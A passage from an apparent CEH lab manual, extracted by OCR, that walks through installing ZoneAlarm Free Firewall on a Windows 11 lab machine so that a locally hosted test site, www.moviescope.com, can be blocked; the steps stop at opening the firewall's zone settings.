
Task 2: Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL

ZoneAlarm FREE Firewall blocks attackers and intruders from accessing your system. It manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware, and other online threats that put network privacy at risk, and monitors programs for suspicious behavior spotting and stopping new attacks that bypass traditional anti-virus protection. This Firewall prevents identity theft by guarding your data, and erases your tracks allowing you to surf the web in complete privacy. Furthermore, it locks out attackers, blocks intrusions, and makes your PC invisible online. Additionally, it filters out annoying, as well as potentially dangerous, email.


1. Before starting this task, we will browse an unwanted website in the **Windows 11** machine. Assume that **www.moviescope.com** is an unwanted site that is not supposed to be browsed in your network.

   Note: **www.moviescope.com** is a local website that is hosted and configured in the **Windows Server 2019** machine.


2. Switch to the **Windows 11** virtual machine.
3. Open any browser (here, **Google Chrome**) and place the cursor in the address bar, type **www.moviescope.com** and press **Enter**.
4. As you can observe that **www.moviescope.com** can be browsed in the **Windows 11** machine.
5. In this task, we are going to block this site from browsing. Close the **Google Chrome** browser.




6. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Firewalls\ZoneAlarm FREE FIREWALL** and double-click **zafwSetupWeb_158_189_19019.exe** to install ZoneAlarm FREE FIREWALL.
7. If the **User Account Control** pop-up appears, click **Yes**.
8. The **ZoneAlarm Free Firewall Install** wizard appears; check **By clicking here, you accept the terms of the Privacy Policy**, and then click **Custom Install**.



9. The **End User License Agreement** wizard appears; click **Agree >**.



10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.
11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.




12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

    Note: If you wish to enable this option, click Add to Chrome. In this task, we are choosing to skip this option.

13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.


14. Wait until the installation is completed: this may take a few minutes to install.
15. The **Installation was Successful!** wizard appears; click **FINISH**.
16. As soon as you click the **Finish** button, the ZoneAlarm webpage opens in your default browser window; close the browser.



17. The **ZoneAlarm** main window appears, as shown in the screenshot. Click the **FIREWALL** button to configure the firewall settings.

18. In the **FIREWALL** tab, click **View Zones** under the **Basic Firewall** section.

